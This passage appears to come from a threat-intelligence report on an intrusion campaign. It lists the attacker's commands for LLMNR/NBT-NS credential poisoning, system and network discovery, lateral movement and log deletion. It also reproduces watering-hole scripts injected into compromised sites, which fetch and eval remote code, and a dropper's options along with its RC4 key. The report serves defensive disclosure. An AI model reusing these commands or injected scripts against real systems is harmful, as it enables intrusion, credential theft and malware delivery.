
Infected system's local drive path → Attacker's remote drive path	
D:\server\Tomcat 8.5_Agent00\cert	Z:\Object\Web_HTTP\Download\[ComputerName] [SYSTEM][C7348219B03D9B0E]\cert.zip

F.3 LLMNR/NBT-NS poisoning and relay

LLMNR and NBT-NS are components that help identify hosts among systems in the same subnet. LLMNR/NBT-NS poisoning is a technology that can use this to intercept a user's name and password (NTLM hash). The attacker uses a tool called 'Response' to manipulate the name services and collect the credentials and hash information on the local network

Command for execution

```
Responder.exe –i [Target IP] -rPv
```



```
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On

; Custom challenge
Challenge = 1122334455667788

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db

; Default log file
SessionLog = Responder-Session.log

; Poisoners log
```

```
          NBT-NS, LLMNR & MDNS Windows Responder 2.3.3.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


-i mandatory option is missing

Usage: python Responder.exe -I eth0 -w -r -f
or:
python Responder.exe -I eth0 -wrf

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use ←[1m←[31m(only for OSX)←[0m
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
```

Figure 23: LLMNR/NBT-NS poisoning.

Part of the responder session log

```
03/17/2020 08:49:10 AM - [Proxy-Auth] Sending NTLM authentication request to [Target IP]
03/17/2020 08:49:10 AM - [Proxy-Auth] NTLMv2 Client : [Target IP]
03/17/2020 08:49:10 AM - [Proxy-Auth] NTLMv2 Username : RTNB088\[User Name]
03/17/2020 08:49:10 AM - [Proxy-Auth] NTLMv2 Hash : [User Name]::RTNB088:11223344556
```

Attacker's action to delete the response session log

```
cmd.exe /c "del C:\Windows\SoftwareDistribution\Download\logs\*.txt
cmd.exe /c "del C:\Windows\SoftwareDistribution\Download\logs\*.log
cmd.exe /c "rmdir C:\Windows\SoftwareDistribution\Download\logs
```


G. Discovery

G.1 File and directory discovery

The attacker uses the search program 'Everything' to make navigating file and folder information easier and more efficient.

Execution command

```
Everything.exe -db [tmp file]
Everything.exe -exit
```




Name	Path	Size	Date Modified
dpx.tmp	C:₩Windows₩SoftwareDistribution₩Downlo...		2020-01-20 오전 9:40
dpx.tmp	C:₩Windows₩SoftwareDistribution₩Downlo...		2020-01-20 오전 9:40
$PatchCache$	C:₩Windows₩Installer		2020-01-17 오전 9:41

Figure 24: Everything.

G.2 Browser bookmark discovery: discover browser bookmarks and access history

The attacker used a legitimate program called *Browsing History View* provided by *NirSoft* to collect browser bookmarks and history information.

Execution command
`BrowsingHistoryView.exe /scomma [LogFile] /sort ~2 /VisitTimeFilterType 1`


BrowsingHistoryView
File Edit View Options Help
URL
Advanced Options

Filter by visit date/time: Load history items from the last xx days 10

From: 2020-06-02 오전 12:59 To: 2020-06-09 오전 12:59

Web Browsers

☑ Internet Explorer ☑ Chrome ☑ Firefox

☑ Internet Explorer 10 ☑ Chrome Canary ☑ SeaMonkey

☑ Safari ☑ Opera

Load history from..

Load history from the current running system (All users)

History:

OK
Cancel
NirSoft Freeware. http://www.nirsoft.net

Figure 25: The attacker used Browsing History View to collect browser bookmarks and history information.

G.3 System time discovery

Discovery the time of the current system.

Command for gathering time
`time /t`

G.4 Security software discovery

Attackers use *Windows Management Instrumentation* (*WMI*) to discover installed anti-virus software.

```
Name space : root\SecurityCenter2
Query : Select * From AntivirusProduct
Properties : displayName
```

G.5 Query registry

To install malware under normal service names, existing services lists and services lists in the netsvcs group are collected.

Registry Search Path

`HKLM\SYSTEM\CurrentControlSet\Services, [Service Name]`
`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost, netsvcs`

G.6 Process discovery

To verify that the installed registry and malware are registered properly, the process list is searched.

Command for discovering service related process
`cmd.exe /c "tasklist /svc > "%s" 2>&1" edg173F.tmp`

G.7 System owner/user discovery

Account information is collected for the system currently accessed by the attacker.

Current user same discovery command
`cmd.exe /c "whoami > "%s" 2>&1" edg173F.tmp`

G.8 System information discovery

Information on the system currently being accessed by the attacker is collected.

System information discovery command

```
cmd.exe /c "systeminfo > "%s" 2>&1" edg173F.tmp
cmd.exe /c "hostname > "%s" 2>&1" edg173F.tmp
cmd.exe /c "ver > "%s" 2>&1" edg173F.tmp
```

G.9 System network configuration discovery

Network configuration information for the system currently being accessed by the attacker is collected.

Network configuration discovery command

```
cmd.exe /c "ipconfig /all > "%s" 2>&1" edg173F.tmp
cmd.exe /c "arp -a > "%s" 2>&1" edg173F.tmp
cmd.exe /c "C:\Windows\System32\inetsrv\appcmd.exe list site > "%s" 2>&1" edg173F.tmp
(Discovery of list of domains being hosted)
```

G.10 Account discovery

A complete list of accounts in the system and account information details is collected.

Account information discovery command

```
cmd.exe /c "net user > "%s" 2>&1" edg173F.tmp
cmd.exe /c "net user Administrator > "%s" 2>&1" edg173F.tmp
cmd.exe /c "query user Administrator > "%s" 2>&1" edg173F.tmp
```

G.11 Remote system discovery: discover different systems in the network

A list of different systems on the same network is collected.

Network discovery command

```
cmd.exe /c "net view > "%s" 2>&1" edg173F.tmp
```

G.12 System service discovery

Detailed information of the services currently installed in the system is collected.

Service detailed information discovery command

```
cmd.exe /c "sc query nwsapagent > "%s" 2>&1" edg173F.tmp
cmd.exe /c "sc query w3svc > "%s" 2>&1" edg173F.tmp
cmd.exe /c "sc queryex w3svc > "%s" 2>&1" edg173F.tmp
cmd.exe /c "sc query [Service Name] > "%s" 2>&1" edg173F.tmp
```

G.13 System network connections discovery

Network connection status and session information of the current system are collected.

Network connection status and session information command

```
cmd.exe /c "netstat -ano | find "ESTA" > "%s" 2>&1" edg173F.tmp
cmd.exe /c "netstat -ano | find "LIST" > "%s" 2>&1" edg173F.tmp
cmd.exe /c "query session > "%s" 2>&1" edg173F.tmp
```

H. Lateral movement

H.1 Windows admin shares: default sharing on Windows

Moves to other systems on the same network through internal information collected by infected systems

Attempt to access other systems command
`cmd.exe /c "net use \\[Target IP or Domain] [Password] /u:[Account] > "%s" 2>&1" edg173F.tmp`

I. Collection

I.1 Data from local system

Below is a list of information taken from companies the attacker has infiltrated successfully.

Category	**Information stolen**
System information	DB settings (ID, password, port, DB name) System configuration Web server settings file Website certificate
Organization information	Organizational chart Employee contact information Duties log Replacement training Outcomes information Personnel information Business plans Records of arriving/leaving work Client list
Recent issues	Recent documents list Covid-19 related documents Favourites list Outlook SendTo file list
Security-related information	Malware C2 server discovery list Documents on actions in case of unauthorized insertion of Iframe
Log information	Web log Browser log File search log Responder attack log

Table 3: information taken from companies the attacker has infiltrated successfully.

I.2 Data from network shared drive

The attacker collects information from an infected system with the attacker's drive connected as a network drive. The drive volume name is 'Z', and folders for companies that were successfully infiltrated are managed separately.

Saved paths for each infected system saved on attacker's remote drive
`Z:\Object\Web_HTTP\Download\[Computer Name][SYSTEM][1C0FD766B95F8F16]\`
`Z:\Object\Web_HTTP\Download\[Computer Name][[Computer Name$][3E23A25825332107]\`
`Z:\Object\Web_HTTP\Download\[Computer Name][SYSTEM][840E3A53C168637C]\`
`Z:\Object\Web_HTTP\Download\[Computer Name][SYSTEM][0C52B42EBE5CA035]\`
`Z:\Object\Web_HTTP\Download\[Computer Name][NETWORK SERVICE][27559E258E485B0A]\`
`Z:\Object\Web_HTTP\Download\[Computer Name][User Name][4A19C87F0C72C409]\`
`Z:\Object\Web_HTTP\Download\[Computer Name][SYSTEM][C7348219B03D9B0E]\Modification\`
`Z:\Object\Web_HTTP\Download\[Computer Name][SYSTEM][C316637BF219515C]\`

I.3 Data staged: stage collected data in a file

Stage the result of executing the malware command to a file.

Command example
`cmd.exe /c [Command to execute] > edg173F.tmp`

J. Command and control

J.1 Standard cryptographic protocol: remote control malware uses RC4 algorithm to encrypt data

J.2 Multi-stage channels: attackers use various C2 points to deliver commands to malware

J.3 Connection proxy: the C2 server of malware acts as a proxy to perform remote control

J.4 Remote file copy: remote control create and exfiltrates files from C2 through command

J.5 Custom cryptographic protocol: downloaders encrypt data using custom encryption algorithms

J.6 Multilayer encryption: downloaders use HTTPS and custom encryption algorithms

J.7 Data encoding: Base64 and XOR for remote control, and custom encoding for downloaders

J.8 Data obfuscation: malware obfuscates data in ways such as encoding, encryption, and custom

J.9 Commonly used port: malware attempts to control commands using HTTP(80) and HTTPS(443)

J.10 Standard Application Layer Protocol: malware attempts to control using HTTP, HTTPS

Malware uses normal protocols and attempt malicious behaviour across various points and stages without exposing malicious traffic in ways such as encoding, encryption, and obfuscation
Refer to Section 4 (Malware Analysis)

K. Exfiltration

K.1 Data encryption: remote control encrypts data with RC4 and downloaders encrypt with custom algorithm

K.2 Data transfer size limits: remote control divides data into 90KB chunks

K.3 Data compressed: remote control compresses certain files into the INFO-ZIP library and exfiltrates

K.4 Extensions over command-and-control channel: malware exfiltrates files to C2 channels

K.5 Extensions over alternative protocol: malware attempts to collect files through network shares

Malware sends and receives data using encoding, encryption, and compression libraries.
Refer to Section 4 (Malware Analysis)

L. Impact

L.1 Data destruction: remote control overwrites and deletes certain files through command so that they cannot be recovered

The remote control command deletes the malware used and command execution results in the file being beyond recovery, as a means to interfere with analysis and evade detection.
Refer to Section 4 (Malware Analysis)

4. MALWARE ANALYSIS

The types of malware and normal programs that the attacker uses to carry out an attack are as follows. The attacker used the ‘net use’ to copy and execute files with the attacker drive connected remotely.

Type	**Role**	**File path by file saved on attacker’s remote drive**
HWP file malware	Initial intrusion	-
Spear phishing	Watering hole	-
Watering hole website	Check IP and redirect	Z:\Target Information\**[Victim]**\EK_Modify\main_head_modify.asp
Dropper malware	Maintain persistence	Z:\Tools\Installers\install_x86_online_0723_01-hyoju.exe Z:\Tools\Installers\**[Victim]**\install.exe Z:\Tools\Installer-10-11\New-2020-01-29-Installer\install-themida-x86.exe Z:\Tools\Installers\x64\Outcome\install_HKDB-10-11.exe Z:\Tools\Installer-10-11\New-2020-01-29-Installer\install-themida-64.exe
Downloader malware	Download additional malware	Z:\Tools\LPEClient_x64.exe Z:\Tools\LPEClient_x86.exe Z:\Object\Web_HTTP\Download\**[Victim]**[**[Victim]$**] [FB3F7A0EE57CBC2C]\LPEClient_x86.exe
Remote control	Execute command	-
Tool	DLL injector	Z:\Tools\aDllMeloadTool1.0\dllmenloadtool64.exe
Tool	Query check	Z:\Target Information\**[Victim]**\EK-2020-03-\Edward\Proxy64.dll
Tool	Escalate privilege	Z:\Tools\2003_elevator\CVE-2014-4113.exe
Tool	Escalate privilege	Z:\Tools\UACME\LoaderW_x86.exe
Tool	Key logger	-
Web shell	Web shell	Z:\Object\Web_HTTP\Download\**[Victim]**[SYSTEM] [840E3A53C168637C]\726_71112.cer
Everything	File search	Z:\Tools-Kaspersky\Hardindexing\Everything.exe
Responder	Collect credentials	Z:\Tools-Kaspersky\NTLM_Responder\Responder.exe Z:\Tools-Kaspersky\NTLM_Responder\Responder.conf
Browsing HistoryView	Browser access history	Z:\Tools-Kaspersky_Browsinghistory\browsinghistoryview-x64\BrowsingHistoryView.exe

Table 4: Types of malware and normal programs that the attacker uses to carry out an attack.

4.1. Initial infiltration

A. HWP (Hangul Word Processor) malware

When a user of a *Hangul* word processor program which has not been updated since February 2017 opens a HWP file containing malware, the recipient is immediately infected with malware and can be remotely controlled. To this end, attackers evade suspicion by including a message in the email body and planting malware in HWP files disguised as applications, additional documents, etc.

When malicious HWP documents are opened, malicious behaviour begins from the exploit codecode at BIN0001.ps in the BinData area of the HWP document. The remotely controlled malware is then injected into the 'explorer.exe' process and operates in memory.




Figure 26: HWP malware execution process.

BIN0001.ps reads the memory of the hwp.exe process and searches for two specific pieces of data (0x8B68B727AEBDD87E and 'F0und3q9') within the BIN0002.bmp file. Based on this value, 32-bit and 64-bit remote control malware data encrypted with AES128 are then read, decrypted and executed according to each operating system environment.




Figure 27: HWP malware detailed process.

B. Watering hole

The attacker disguises the body of the email as a request for a quote on a product and sends a spear-phishing email to a sales representative. In order to carry out the attack, the attacker encourages the victim to access certain home pages using *Internet Explorer*, presumably because *Internet Explorer* is no longer updated, and the attacker is taking advantage of already disclosed vulnerabilities.

It was confirmed that the final remote control malware was downloaded due to the watering hole attack over four stages. The roles, purpose and URLs for each stage are shown in Table 5.

Stage	Type	Purpose	Access attempt URL
1	Spear phishing	Direct to watering hole	http://www.[Normal site].com
2	[Normal site]'s modified main page	Verify IP and redirect	https://[Normal site2].com/product/sublist3.asp?id=9876
3	Malware installed on [Normal site2]	Verify URL and download additional malware	https://www.[Attacker' server].com:443/uploads/index.asp?id=9876
4	[Attacker's server]	Distribute malware	-

Table 5: Roles, purpose and URLs for each stage.

In the first stage, spear phishing leads to access to the modified main page in stage 2. Subsequent IPs are then redirected to the page in stage 3 only if they are accessed from the target IP band. The malware that injected into the IIS-related service, w3svc, to control HTTP packets is running on the server hosting the home page in stage 3. The 'sublist3.asp' does not actually exist and the malware receives it instead, which is used for protocol, domain, port, page, and parameter verification. If verification is successful, additional malware will be downloaded from the server deployed by the attacker. It was confirmed that at the time of the actual attack, the attacker maintained the modified main page in stage 2 for only three hours after sending the email.






Figure 28: Watering hole process.

The main page or JavaScript files shown below were modified and a malicious script inserted in the normal sites exploited in watering hole attacks. There are three types of malicious scripts obtained through analysis.

Type	Modified source code

Watering hole page type 1 (run additional script)	
	`var xmlHttp = new XMLHttpRequest();`
	`var URL = "https://www.[redacted]/main.asp"`
	`var paramPost = "page=[redacted]&signKey=starter";`
	`var returnScript = "", newScript="";`
	
	`xmlHttp.open("POST", URL ,true);`
	`xmlHttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");`
	`xmlHttp.onreadystatechange = function(){`
	`    if(this.readyState === XMLHttpRequest.DONE && this.status === 200){`
	`    returnScript = xmlHttp.responseText;`
	`    eval(returnScript);`
	`    }`
	`}`
	`xmlHttp.send(paramPost);`

Watering hole page type 2 (verify IP and redirect)	
	`Dim ip`
	`ip = Request.ServerVariables("HTTP_CLIENT_IP")`
	`If ip = "" Then`
	`    ip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")`
	`    If ip = "" Then`
	`        ip = Request.ServerVariables("REMOTE_ADDR")`
	`    End If`
	`End If`
	
	`   If MD5(Left(ip, 10)) = "9892[redacted]799a971fc7" Or`
	`   MD5(Left(ip, 11)) = "b3a4f1e[redacted]539e94" Or`
	`   MD5(Left(ip, 11)) = "8f22776[redacted]c1191f" Or`
	`   MD5(Left(ip, 12)) = "539a85e[redacted]486add1" Or`
	`MD5(Left(ip, 9)) = "69d16280118[redacted]246" Then`
	
	`<script language='javascript'>`
	`    {vOd5bN=unescape('%20%5E%15%1F/%21_%02D56X%02%0Fjf%0D%1F%0C0%25%5C%13J1`
	`</script>`


Watering hole page type 3 (redirect)	 `<iframe src='http:/[redacted].com/product\\index.html' width='60' height='1' frameborder='0'></iframe>`


Table 6: Page types and modified source code.

4.2. Maintaining persistence

The malicious code used for the initial compromise installs additional malware through a command so that the malware is executed even when the computer reboots. The additional malware can be executed even after through the startup program, registry, and service registration.

A. Dropper

Dropper malware performs two functions depending on the execution options. Options [–s] and [–g] have two functions: collecting/transmitting the service list and dropping and executing remote-controlled malware. The [–g] option receives two parameters and the [–s] option receives five parameters.



RAT dropped and excution : malware -s SRService srservicemonsvc.dll 1qaz2wsx3edc4rfv5tgb$%^&*!@#$

Service List Collection : malware -g

Figure 29: Dropper malware execution options.

A.1 [–g] option: gather registry information

The [–g] option gathers a complete list of services from the netsvcs group within the infected system. Then, the malware returns a list of services that are not currently used in the system, and the attacker selects one of these service names and uses it as a parameter in the –s option.





Figure 30: Dropper malware [–g] option.

The [–g] option is executed by the initially installed remote control, the actual command executed by the attacker is shown below.



```
cmd.exe /c "[Malicious Code Path] -g > "%s" 2>%1" [Command Result File]
```

Figure 31: Dropper malware –g option execution command.

The malware collects a complete list of services existing in the netsvcs group, compares them with the list of services registered in the current system, selects a service name that is not in use and then uses it as the service name of the malware. The list of netsvcs group service names varies by system, and each registry location is as follows.

Role	Path
List of services registered in current system	HKLM\SYSTEM\CurrentControlSet\Services, [ServiceName]
List of all services on netsvcs group	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost, netsvcs

Table 7: Registry locations.

A.2 [-s] Option: drop and execute remotely controlled malware

Dropper malware has three types of resources encrypted with RC4. First, using the RC4 key received as the fifth parameter, the C2 List resource is decrypted and created into a file. Subsequently, the injector resources are decrypted and registered as a service using the third and fourth parameters. The remote control resource is saved as a file in an encrypted state, which is decrypted and injected into the 'svchost.exe' process when the injector is run. Finally, remote-controlled malware attempts command control by reading the C2 List file.

Resource ID	Filename	Type	Role
160	perf91nc.inf	C2 List	C&C address list and execution-related option
161	[4th Parameter].dll	Injector	Decrypt and load perfcon.dat file
162	perfcon.dat	Remote control	Reference perf91nc.inf file and connect to C2 server

Table 8: The three types of resources.

